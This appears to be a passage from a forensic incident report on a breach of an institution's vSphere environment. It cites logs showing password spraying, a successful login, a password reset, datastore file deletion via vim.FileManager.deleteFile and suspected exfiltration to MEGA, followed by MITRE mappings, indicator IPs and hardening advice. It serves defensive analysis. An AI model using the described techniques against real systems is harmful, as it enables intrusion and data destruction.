| Mar 9, 2026, 4:01:27 AM | 107.189.22.170 | [REDACTED]      | N/A  | icmp_ip  | ICMPEcho-Reply   | 504     | 0       |
| Mar 9, 2026, 4:01:27 AM | [REDACTED]     | 107.189.22.170  | N/A  | icmp_ip  | ICMPEcho-Reply   | 504     | 0       |
| Mar 9, 2026, 4:01:27 AM | [REDACTED]     | 147.45.221.49   | 22   | tcp_ip   | RemoteAccess SSH | 180     | 0       |
| Mar 9, 2026, 4:05:07 AM | [REDACTED]     | 107.189.22.170  | 443  | tcp_ip   | SSL/TLS          | 1,966   | 1,807   |
| Mar 9, 2026, 4:06:35 AM | [REDACTED]     | 107.189.22.170  | 443  | tcp_ip   | SSL/TLS          | 2,818   | 2,435   |
| Mar 9, 2026, 4:06:45 AM | [REDACTED]     | 107.189.22.170  | 443  | tcp_ip   | SSL/TLS          | 2,818   | 2,395   |
| Mar 9, 2026, 4:07:46 AM | [REDACTED]     | 185.125.190.57  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 4:10:08 AM | [REDACTED]     | 107.189.22.170  | 443  | tcp_ip   | SSL/TLS          | 113,926 | 7,515   |
| Mar 9, 2026, 4:10:17 AM | [REDACTED]     | 185.125.190.58  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 4:10:18 AM | [REDACTED]     | 172.217.169.100 | 80   | tcp_ip   | Web Web Misc     | 1,715   | 53,705  |
| Mar 9, 2026, 4:10:25 AM | [REDACTED]     | 91.189.91.157   | 123  | udp_ip   | Misc NTP         | 76      | 0       |

Figure 15 Bidirectional connection with SSH



```

host= source=websso.log sourcetype=fsffsfs
> 3/9/26 2026-03-09T04:15:50.436Z INFO websso[44:tomcat-http--7] [CorId=51dfa0eb-aae7-4bed-86a0-f6443cb67a91] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) failed to log in: Forbidden\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginFailure\*)
5:15:50.436 AM host= source=websso.log sourcetype=fsffsfs
> 3/9/26 2026-03-09T19:59:40.859Z INFO websso[77:tomcat-http--40] [CorId=370f56a0-e2c4-45db-a7fb-9eb16933e13] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) failed to log in with response code 401\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginFailure\*)
8:59:40.859 PM host= source=websso.log sourcetype=fsffsfs
> 3/9/26 2026-03-09T20:00:19.628Z INFO websso[61:tomcat-http--24] [CorId=fad0554c-972b-4b00-b403-a52601b17708] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) failed to log in with response code 401\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginFailure\*)
9:00:19.628 PM host= source=websso.log sourcetype=fsffsfs
> 3/9/26 2026-03-09T20:00:36.398Z INFO websso[64:tomcat-http--27] [CorId=b70f5c3c-d361-4e0b-95b6-c6316101b231] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) failed to log in with response code 401\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginFailure\*)
9:00:36.390 PM host= source=websso.log sourcetype=fsffsfs
> 3/9/26 2026-03-09T20:01:04.605Z INFO websso[85:tomcat-http--48] [CorId=ed15e79b-abe2-4401-8ef5-54ae3215cdd1] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) failed to log in with response code 401\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginFailure\*)
9:01:04.605 PM host= source=websso.log sourcetype=fsffsfs
> 3/9/26 2026-03-09T20:06:24.506Z INFO websso[69:tomcat-http--32] [CorId=a971cd9c-670f-4202-94cd-91c6c44b7063] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) failed to log in: Forbidden\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginFailure\*)
9:06:24.506 PM host= source=websso.log sourcetype=fsffsfs

```

Figure 18 Assembly-Pu multiple failed attempts

The moment when the password spraying / brute-force attempt is successful is recorded on 09/03/2026 at 09:42:56 PM, where a successful login (response code 200) is recorded for the user \*\*\*\*\*@\*\*\*\*\* from IP 1\*\*\*\*\*.

```

> 3/9/26 2026-03-09T20:06:48.270Z INFO websso[55:tomcat-http--18] [CorId=e62ba0fa-ff61-44b3-9765-15c4f032cadd] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) failed to log in with response code 401\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginFailure\*)
9:06:48.270 PM host= source=websso.log sourcetype=fsffsfs
> 3/9/26 2026-03-09T20:12:57.614Z INFO websso[82:tomcat-http--45] [CorId=24ea5c00-07ab-4260-8db3-edf1feb8f9a9] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) failed to log in with response code 401\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginFailure\*)
9:12:57.614 PM host= source=websso.log sourcetype=fsffsfs
> 3/9/26 2026-03-09T20:42:56.088Z INFO websso[86:tomcat-http--49] [CorId=ca3ab3df-8d43-4ea7-896d-6d2085fa3b36] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) logged in with response code 200\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginSuccess\*)
9:42:56.008 PM host= source=websso.log sourcetype=fsffsfs
> 3/9/26 2026-03-09T20:53:03.528Z INFO websso[46:tomcat-http--51] [CorId=8317450b-a50f-4aa3-aad0-869880e09983] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) logged in with response code 200\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginSuccess\*)
9:53:03.528 PM host= source=websso.log sourcetype=fsffsfs
> 3/10/26 2026-03-10T00:27:49.562Z INFO websso[76:tomcat-http--39] [CorId=84dccc20-63a4-48f7-b938-894e7e4d0b2d] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) logged out\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.Logout\*)
127:49.562 AM host= source=websso.log sourcetype=fsffsfs
> 3/10/26 2026-03-10T00:46:16.172Z INFO websso[48:tomcat-http--11] [CorId=4bf72348-0389-442c-92b9-bf953888eda5] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n)

```

Figure 19 After failed attempts - successful attempt

The password change for \*\*\*\*\*@\*\*\*\*\* is recorded on 10/03/2026 at 08:16:13 AM, according to the ssoAdminServer.log log.

```

Format Show: 20 Per Page View: List
i Time Event
> 3/10/26 2026-03-10T07:16:13.034Z INFO ssoAdminServer[137:pool-2-thread-21] [OpId=webg421f-2413456-uto-1fq08-h5:70471623] [com.vmware.identity.admin.vlsi.PrincipalManagementServiceImpl] [User (Name: omain: with role 'Administrator') Resetting local person user password
8:16:13.034 AM host= source=ssoAdminServer.log sourcetype=dg0dbbddd
> 3/10/26 2026-03-10T07:16:13.034Z INFO ssoAdminServer[137:pool-2-thread-21] [OpId=webg421f-2413456-uto-1fq08-h5:70471623] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) Resetting local person user password\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.PrincipalManagement\*)
8:16:13.034 AM host= source=ssoAdminServer.log sourcetype=dg0dbbddd

```

Figure 19 Password

Subsequently, successful access to vSphere is confirmed on 10/03/2026 at 09:06:54 AM from IP 1\*\*\*\*\*, indicating that the attacker maintained access even after changing the credentials.

```

> 3/10/26 2026-03-10T08:06:54.433Z INFO websso[83:tomcat-http--46] [CorId=1d5e53c-c14f-4aaf-921a-57a7baf00d34] [auditlogger] (\user:\n/a\n,client:\n/a\n,timestamp:\n/a\n) logged in with response code 200\,eventSeverity:\n/a\n, type:\n/a\n,com.vmware.sso.LoginSuccess\*)
9:06:54.433 AM host= source=websso.log sourcetype=fsffsfs

```

Figure 20 Successful access to vSphere

It is evident that on 10/03/2026, from the internal host 1\*\*\*\*\* (another tunnel), continuous

failed login attempts were made to vSphere in the interval 10:11:24 AM – 10:54:44 AM , mainly with the user \*\*\*\*\*@\*\*\*\*\* .

the a \*\*\*\*\* password was changed earlier at 08:16:13 AM .

| Time                       | Event   |
|----------------------------|---|
| 3/10/26<br>10:54:40.598 AM | 2026-03-10T09:54:40.598Z INFO webssol[40]:tomcat-http--3 [CorId=1314ec41-aa20-47ea-9041-89bdafe4b2c] [auditlogger] (\User: \User, \Client: \Client, \Timestamp: \Timestamp, \EventSeverity: \EventSeverity, \Type: \Type) failed to log in with response code 401, \EventSeverity: \EventSeverity, \Type: \Type   |
| 3/10/26<br>10:54:38.549 AM | 2026-03-10T09:54:38.549Z INFO webssol[52]:tomcat-http--15 [CorId=54fe0a7-d283-4785-81a5-ddd95618200] [auditlogger] (\User: \User, \Client: \Client, \Timestamp: \Timestamp, \EventSeverity: \EventSeverity, \Type: \Type) failed to log in with response code 401, \EventSeverity: \EventSeverity, \Type: \Type   |
| 3/10/26<br>10:43:19.182 AM | 2026-03-10T09:43:19.182Z INFO webssol[84]:tomcat-http--27 [CorId=783bf15-8ba-456e-ad76-d457731867c] [auditlogger] (\User: \User, \Client: \Client, \Timestamp: \Timestamp, \EventSeverity: \EventSeverity, \Type: \Type) failed to log in with response code 401, \EventSeverity: \EventSeverity, \Type: \Type    |
| 3/10/26<br>10:11:52.785 AM | 2026-03-10T09:11:52.785Z INFO webssol[45]:tomcat-http--8 [CorId=212ffcb2-c97b-4c53-a9d2-1f68a2fc3e87] [auditlogger] (\User: \User, \Client: \Client, \Timestamp: \Timestamp, \EventSeverity: \EventSeverity, \Type: \Type) failed to log in with response code 401, \EventSeverity: \EventSeverity, \Type: \Type  |
| 3/10/26<br>10:11:35.546 AM | 2026-03-10T09:11:35.546Z INFO webssol[65]:tomcat-http--28 [CorId=ff240d8d-6d2c-4949-a5c8-f01d658f184] [auditlogger] (\User: \User, \Client: \Client, \Timestamp: \Timestamp, \EventSeverity: \EventSeverity, \Type: \Type) failed to log in: Forbidden, \EventSeverity: \EventSeverity, \Type: \Type              |
| 3/10/26<br>10:11:32.393 AM | 2026-03-10T09:11:32.393Z INFO webssol[76]:tomcat-http--39 [CorId=df1bca27-b142-4344-a73f-8771d9f0a298] [auditlogger] (\User: \User, \Client: \Client, \Timestamp: \Timestamp, \EventSeverity: \EventSeverity, \Type: \Type) failed to log in with response code 401, \EventSeverity: \EventSeverity, \Type: \Type |
| 3/10/26<br>10:11:27.115 AM | 2026-03-10T09:11:27.115Z INFO webssol[38]:tomcat-http--1 [CorId=967e858f-79e8-436d-9c84-f9fc2e1b67b6] [auditlogger] (\User: \User, \Client: \Client, \Timestamp: \Timestamp, \EventSeverity: \EventSeverity, \Type: \Type) failed to log in with response code 401, \EventSeverity: \EventSeverity, \Type: \Type  |
| 3/10/26<br>10:11:24.654 AM | 2026-03-10T09:11:24.654Z INFO webssol[77]:tomcat-http--40 [CorId=f13d4e9-17c8-4c4a-bf99-9d8dc352f5d4] [auditlogger] (\User: \User, \Client: \Client, \Timestamp: \Timestamp, \EventSeverity: \EventSeverity, \Type: \Type) failed to log in with response code 401, \EventSeverity: \EventSeverity, \Type: \Type  |

Figure 21 Other failed attempts

Regarding the manual deletion of VM files (e.g. \*.vmdk, .vmtx), direct activity is recorded in the ESXi datastore.

The first identified moment is on 10/03/2026 at 10:40:19 AM, where the deletion of files begins.

On the host \*\*\*\*\* the API was called:

vim.FileManager.deleteFile, which is used to directly delete files in the datastore.

This action confirms that the deletion was performed manually via the VMware API, indicating intentional interference with the infrastructure.

```

3/10/26
10:40:19.729 AM
--> /SessionStats/SessionPool/Id="52500013-1471-6aea-05e1-64b72aead0fb"/Username=
... 90 lines omitted ...
--> ThreadState/ThreadId/6791/State/Task: session[5262eefb-7a04-d621-b3ea-ac471433df3d]352fb64e7-238b-d793-0e70-55a859a50559::CatalogSyncManager::vim.vslm.vcenter.CatalogSyncManager.queryCatalogChange:5262eefb-7a04-d621-b3ea-ac471433df3d(52a43a5e-78ac-80e3-a58e-21ef378e85d6)/State/RPC: vim.vslm.host.CatalogSyncManager:catalogSyncManager::vim.vslm.host.CatalogSyncManager.queryCatalogChange
--> ThreadState/ThreadId/6805/State/Task: :Iro-44::Vpxa/vim.SyncHost/Synchronize/State/RPC: vpxa.VpxaService.vpxa:vim.vslm.host.CatalogSyncManager.queryCatalogChange
--> ThreadState/ThreadId/6809/State/Task: :task-1269377:vim.FileManager.deleteFile:
--> ThreadState/ThreadId/6816/State/Task: :task-1307005:::Recover Ixn::
Show all 112 lines

```

Figure 22 This event marks the first identified moment of file deletion in the datastore.

```

> 3/10/26 10:50:29.722 AM --> /SessionStats/SessionPool/Id="52409c8c-4208-6e86-ccc1-8f2e27d1a7de"/Username=" [REDACTED] /PropertyCollector/ComputeGURqTime/min 0
... 117 lines omitted ...
--> ThreadState/ThreadId/6802/State/Task::lro-6261::PerfMgr::vim.PerformanceManager.queryStats::52812b3d-435f-2ffb-1c3e-cald2290ce87(52f6a6d5-e8f8-f0ae-9b6f-eebf397043c0)
a1: [REDACTED]::vpxapi.VpxService.queryBatchPerformanceStatistics
--> ThreadState/ThreadId/6805/State/Task::lro-44::VpxdInvHostSyncHost100.Synchronize::/State/RPC::vpxapi.VpxaService.vpxa:: [REDACTED]::vpxapi.VpxaService.getChanges
--> ThreadState/ThreadId/6809/State/Task::task-1269377:: [REDACTED]::vim.FileManager.deleteFile::
--> ThreadState/ThreadId/6810/State/Task::lro-6879::ImageConfigManager-52010::vim.host.ImageConfigManager.queryHostImageProfile::52812b3d-435f-2ffb-1c3e-cald2290ce87(52f6a6d5-e8f8-f0ae-9b6f-eebf397043c0)
State/RPC::vim.host.ImageConfigManager:ImageConfigManager:: [REDACTED]::vim.host.ImageConfigManager.queryHostImageProfile
Show all 160 lines
host = [REDACTED] source = vpxd-profile.log sourcetype = bdbdbdbd

> 3/10/26 10:45:29.722 AM --> /LroStats/Type="23VpxdInvHostSyncHost1RO"/ProcessVnChangesTime/total 137
... 243 lines omitted ...
--> ThreadState/ThreadId/6791/State/Task::session5262eebf-7a04-d621-b3ea-ac471433df3d352fb64e7-238b-d793-0e70-55a859a50559::CatalogSyncManager::vim.vslm.vcenter.CatalogSyncManager.queryCatalogChange::152eebf-7a04-d621-b3ea-ac471433df3d(52a43a5e-78ac-80e3-a58e-21ef378e8506)/State/RPC::vim.vslm.host.CatalogSyncManager:catalogSyncManager:: [REDACTED]::vim.vslm.host.CatalogSyncManager.queryCatalogChange
--> ThreadState/ThreadId/6805/State/Task::lro-44::VpxdInvHostSyncHost100.Synchronize::/State/RPC::vpxapi.VpxaService.vpxa:: [REDACTED]::vpxapi.VpxaService.getChanges
--> ThreadState/ThreadId/6809/State/Task::task-1269377:: [REDACTED]::vim.FileManager.deleteFile::
--> ThreadState/ThreadId/6810/State/Task::lro-3864::ImageConfigManager-52010::vim.host.ImageConfigManager.queryHostImageProfile::52812b3d-435f-2ffb-1c3e-cald2290ce87(52f6a6d5-e8f8-f0ae-9b6f-eebf397043c0)
State/RPC::vim.host.ImageConfigManager:ImageConfigManager::vdi-srv-2.parliament.al::vim.host.ImageConfigManager.queryHostImageProfile
Show all 257 lines
host = [REDACTED] source = vpxd-profile.log sourcetype = bdbdbdbd

```

Figure 23 activity continuation on the same host

Regarding the data extraction, based on the publications made in the Telegram group, it is suspected that the MEGA platform was used, a platform that has been used in previous attacks by malicious actors.



Figure 24 Data extracted by malicious actors

From an investigation into traffic to this platform, traffic was identified from March 3 to March 9:

```

Message : timestamp="2026-03-06T04:38:58+0100" device_model="[REDACTED]" device_serial_id="[REDACTED]" log_id="[REDACTED]" log_type="Firewall"
log_component="Firewall Rule" log_subtype="Allowed" log_version=1 severity="Information" duration=91 fw_rule_id="[REDACTED]" fw_rule_name="[REDACTED]"
[REDACTED] nat_rule_id="53" nat_rule_name="[REDACTED]" gw_id_request=2
gw_name_request="Default Gateway" app_filter_policy_id=6 app_name="Mega" app_risk=3 app_technology="Client Server" app_category="File Transfer"
ether_type="Unknown (0x0000)" in_interface="Port1" out_interface="Port8" src_mac="[REDACTED]" dst_mac="[REDACTED]" src_ip="[REDACTED]"
src_country="R1" dst_ip="66.203.125.13" dst_country="LUX" protocol="TCP" src_port=51402 dst_port=443 packets_sent=10 packets_received=11 bytes_sent=4506
bytes_received=1914 src_trans_ip="[REDACTED]" src_zone_type="[REDACTED]" src_zone="[REDACTED]" dst_zone_type="WAN" dst_zone="WAN" conn_event="Stop" conn_id="3393729589"
hb_status="[REDACTED]" app_resolved_by="Signature" app_is_cloud="TRUE" classification="New" qualifier="New" in_display_interface="Port1"
out_display_interface="Port8" log_occurrence="1"

```

Figure 25 Suspected exfiltrate traffic

```

Message : timestamp="2026-03-06T11:50:39+0100" device_model="██████████" device_serial_id="██████████" log_id="██████████" log_type="Content Filtering"
log_component="HTTP" log_subtype="Allowed" log_version=1 severity="Information" fw_rule_id="██████████" fw_rule_name="██████████"
fw_rule_section="Local rule" web_policy_id=4 http_category="Personal Network Storage" http_category_type="Acceptable" url="https://mega.nz" src_ip="██████████"
dst_ip="31.216.144.5" protocol="TCP" src_port=52574 dst_port=443 bytes_sent=2218 bytes_received=3884 domain="mega.nz" http_status="0" con_id=3613592064
app_name="Mega" app_is_cloud="TRUE" used_quota="0" src_zone_type="██████████" src_zone="██████████" dst_zone_type="WAN" dst_zone="WAN" src_country="R1"
dst_country="LUX" app_risk=3 app_category="File Transfer"

Message : timestamp="2026-03-06T11:50:39+0100" device_model="██████████" device_serial_id="██████████" log_id="██████████" log_type="Firewall"
log_component="Firewall Rule" log_subtype="Allowed" log_version=1 severity="Information" duration=73 fw_rule_id="██████████" fw_rule_name="██████████"
fw_rule_section="Local rule" nat_rule_id="46" nat_rule_name="██████████" fw_rule_type="██████████" gw_id_request=2
gw_name_request="Default Gateway" web_policy_id=4 ips_policy_id=3 app_filter_policy_id=1 app_name="Mega" app_risk=3 app_technology="Client Server"
app_category="File Transfer" ether_type="Unknown (0x0000)" in_interface="Port1" out_interface="Port8" src_mac="██████████" dst_mac="██████████"
src_ip="██████████" src_country="R1" dst_ip="31.216.144.5" dst_country="LUX" protocol="TCP" src_port=52574 dst_port=443 packets_sent=9 packets_received=9
bytes_sent=2218 bytes_received=3884 src_trans_ip="134.0.32.74" src_zone_type="██████████" src_zone="██████████" dst_zone_type="WAN" dst_zone="WAN" con_event="Stop"
con_id="3615908015" hb_status="██████████" app_resolved_by="Signature" app_is_cloud="TRUE" classification="New" qualifier="New" in_display_interface="Port1"
out_display_interface="Port8" log_occurrence="1"

```

Figure 26 Exfiltrate traffic

## MITRE ATT&CK – Identified Techniques

Based on preliminary analysis of the incident, the threat actor's activity matches several techniques of the MITRE ATT&CK framework :

| Tactics (MITTER)    | ID Tactics | TECHNIQUES                    | Activity Description   |
|---------------------|------------|-------------------------------|--|
| Initial Access      | T1078      | Valid Accounts                | The attacker gained initial access to the network through the use of compromised VPN credentials of a third party that provides services to the institution.                               |
| Lateral Movement    | T1021      | Remote Services               | After entering the network, the threat actor used an internal server as a <b>jump host</b> to move to other systems within the infrastructure.   |
| Persistence         | T1053      | Scheduled Task / Job          | There are indications for creating persistence mechanisms to maintain access to the system even after system restarts or administrative interventions.                                     |
| Defense Evasion     | T1070      | Indicator Removal on Host     | The attacker may have manipulated or deleted system logs and artifacts to reduce the footprint of their activity on the host.  |
| Command and Control | T1071      | Application Layer Protocol    | Communication with the command and control infrastructure is carried out through common application protocols to mask traffic and avoid detection.   |
| Exfiltration        | T1567.002  | Exfiltration to Cloud Storage | There are indications of <b>possible data exfiltration to the Mega cloud platform (Mega.nz)</b> using legitimate file-sharing services to transfer data outside the institution's network. |

## INDICATORS OF COMPROMISE

IP: 107.189.22.170 NL

IP: 87.121.162.182 AL

## STRATEGIC RECOMMENDATIONS FOR STRENGTHENING CYBER SECURITY:

### 1. Strengthening authentication and access management mechanisms

- Mandatory implementation of Multi-Factor Authentication (MFA) for all remote access and for users with administrative privileges. Activation of 2FA/MFA (Multifactor Authentication) in OnPrem and Cloud authentication tools. Traffic filters should be applied in the case of remote access of hosts (employees/third parties/clients). This technique should be implemented securely through encryption tunnels using the following techniques: 1- IPSEC or SSL, 2 - IPSEC tunnels should be configured using the IKEv2 format and at least symmetric encryption should be implemented using AES 256 algorithms and asymmetric keys with RSA 2048 bit length, 3- Meanwhile, remote access should be accompanied by: a) Traffic fluctuation analysis, b) 2FA authentication, c) Implementation of zero-trust architecture.
- Improving Identity and Access Management (IAM) and Privileged Access Management (PAM) systems. Design the solution for user access management “Identity Access Management” and “Privileged Access Management” to control user identity and privileges in real time according to the “zero-trust” principle.

### 2. Management and control of third-party access

- Establishing mandatory security standards for companies and partners that provide services to state institutions.
- Continuous monitoring of third-party access activities to institutional infrastructures.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers) and enable 2FA/MFA for this access.

### 3. Increasing the monitoring and detection capacities of incidents. (improvement and automation of detection processes)

### 4. Improving network security architecture (Zero Trust Network Architecture)

- Implementing advanced network segmentation to limit possible lateral movement of attackers.
- Increased control over administrative access and isolation of critical systems.
- Review of configured network policies

### 5. Blocking public access to Windows Exchange Server On-Prem. Immediate migration to Microsoft 365 online is recommended.

### 6. Review security policies for storing passwords. Password expiration policy. User passwords

should expire periodically, with a maximum period of 90 days. Users should also be required to change their password upon first login after account creation, to prevent the use of temporary credentials.

7. Network topology documentation. Strengthen network architecture through logical and physical segmentation and microsegmentation by limiting lateral access.
8. Implementing a DMZ for WEB servers. Web servers and public services should be placed in an isolated area of the network (DMZ – Demilitarized Zone). This separates access from outside and inside the organization and ensures that no server in the DMZ has direct communication with Domain Controllers.
9. Review of all Active Directory policies.
10. Immediate changes to the credentials for using systems and platforms in the IT infrastructure.
11. Apply remote access policies to Active Directory.
12. **Applying the Tier-ing model in the context of Active Directory**, to categorize user accounts, devices, and services into different levels. This approach helps reduce the attack surface and isolate compromises.
  - Tier 0 - Identities and systems with maximum privileges. Control AD. Domain Controllers, AD Admins, PKI Servers
  - Tier 1 - Server and application administration. Application servers, SQL, Exchange, File Servers
  - Tier 2 - End-user device management. Workstations, laptops, printers